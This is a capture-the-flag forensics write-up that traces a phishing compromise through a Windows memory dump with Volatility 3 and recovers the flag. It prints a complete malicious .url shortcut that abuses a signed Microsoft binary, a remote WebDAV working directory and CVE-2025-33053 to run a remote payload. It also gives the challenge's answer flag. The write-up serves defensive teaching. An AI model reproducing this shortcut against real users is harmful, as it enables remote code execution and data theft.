

Ophelia's Truth 1

Digital Forensics and Incident Response Writeup

1 Scenario

A detective at Moscow PD, Department 19, received a message requesting him to check a forensic analysis portal for a DNA report. The message contained an attachment with a link to the portal. After opening the attachment, no immediate activity was observed. Later, a crucial case file went missing, indicating a delayed or stealthy compromise.

2 Objectives

The investigation aims to determine the following:

1. Filename of the malicious attachment
2. IP address from which the malware was executed
3. CVE exploited by the attacker

Flag format:

```
nite{file_name.ext_XXX.XXX.XXX.XXX_CVE-XXXX-XXXXX}
```

3 Forensic Artifacts

- Memory dump: `ophelia.raw`
- Analysis tool: Volatility 3
- Operating System: Windows 10 Build 19041

The memory capture timestamp indicates that the incident occurred on **December 7th, 2025 at 14:00:47 UTC**. This timestamp is used to correlate forensic artifacts and establish the attack timeline.

4 File System Analysis

Based on the scenario, the suspicious attachment was related to a “DNA report.” Windows `.url` files (Internet Shortcut files) are capable of pointing to both web resources and local binaries, making them a common malware delivery mechanism.

4.1 Locating the Attachment

Command executed:

```
python vol.py -f ophelia.raw windows.filescan | grep -i "dna"
```

Output:

```
0xc201a703b260 \Users\Igor\Documents\Important Links\dna_analysis_portal.url
```

Analysis:

The file `dna_analysis_portal.url` was located in the user's Documents directory under "Important Links," consistent with a recently accessed attachment. The virtual address `0xc201a703b260` was used for file extraction.

5 File Extraction and Content Analysis

5.1 File Extraction

```
python vol.py -f ophelia.raw windows.dumpfiles.DumpFiles --virtaddr 0xc201a703b260
```

Result:

```
Cache FileObject FileName Result
DataSectionObject 0xc201a703b260 dna_analysis_portal.url Error dumping file
```

Despite the error message, Volatility successfully recovered the file content, which is a known behavior when extracting files from memory.

5.2 Recovered File

```
file.0xc201a703b260.0xc2019f414a30.DataSectionObject
.dna_analysis_portal.url.dat
```

5.3 File Contents

```
[InternetShortcut]
URL=C:\Program Files\Internet Explorer\ieddiagcmd.exe
WorkingDirectory=\\10.72.5.205\webdav\
ShowCommand=7
IconIndex=13
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Modified=20F06BA06D07BD014D
```

6 Malicious Behavior Analysis

A legitimate `.url` file typically contains only a web URL. This file exhibits multiple malicious indicators:

- The URL field points to a local executable instead of a web address
- The `WorkingDirectory` references a remote UNC path
- A deceptive Microsoft Edge icon is used
- The window is minimized on execution

6.1 Key Observations

1. **Abuse of iediagcmd.exe** A legitimate Microsoft diagnostic binary used as a Living-Off-The-Land Binary (LOLBin).
2. **Remote WebDAV Working Directory**
10.72.5.205
enables remote payload loading.
3. **Visual Deception** The Edge icon disguises the shortcut as a benign web link.
4. **Stealth Execution** ShowCommand=7 minimizes user visibility.

7 Exploited Vulnerability

CVE-2025-33053 is a Windows shortcut vulnerability that allows arbitrary code execution through abuse of the `WorkingDirectory` field.


7.1 Attack Mechanism

1. User double-clicks the shortcut
2. Windows launches `iediagcmd.exe`
3. Working directory is set to attacker-controlled WebDAV share
4. Dependency resolution occurs from the remote directory
5. Malicious `route.exe` is executed remotely

7.2 Why the Attack Works

- Windows DLL and executable search order prioritizes the working directory
- Signed Microsoft binaries reduce detection likelihood
- Payload executes without being written to disk

8 Attack Flow Diagram



9 Network Artifacts

Attacker IP Address: 10.72.5.205

This IP hosted the WebDAV share used to deliver the malicious payload.

10 Process Validation

To validate execution, process analysis can be performed:

```
python vol.py -f ophelia.raw windows.pstree
```

Expected findings include:

- `explorer.exe` spawning `ieddiagcmd.exe`
- Execution of `route.exe` from a non-standard path
- Network activity toward the attacker IP

11 Summary of Findings

Artifact	Value	Significance
Attachment	<code>dna_analysis_portal.url</code>	Initial infection vector
Attacker IP	10.72.5.205	WebDAV payload host
CVE	CVE-2025-33053	Shortcut hijacking vulnerability
LOLBin	<code>ieddiagcmd.exe</code>	Trusted binary abuse
Payload	<code>route.exe</code>	Remote execution

12 Flag

`nite{dna_analysis_portal.url_10.72.5.205_CVE-2025-33053}`

13 Indicators of Compromise

13.1 File-Based

- `dna_analysis_portal.url`
- WorkingDirectory pointing to remote WebDAV

13.2 Network-Based

- 10.72.5.205
- WebDAV over HTTP/HTTPS

13.3 Behavioral

- Execution of `ieddiagcmd.exe` from user context
- Remote execution of `route.exe`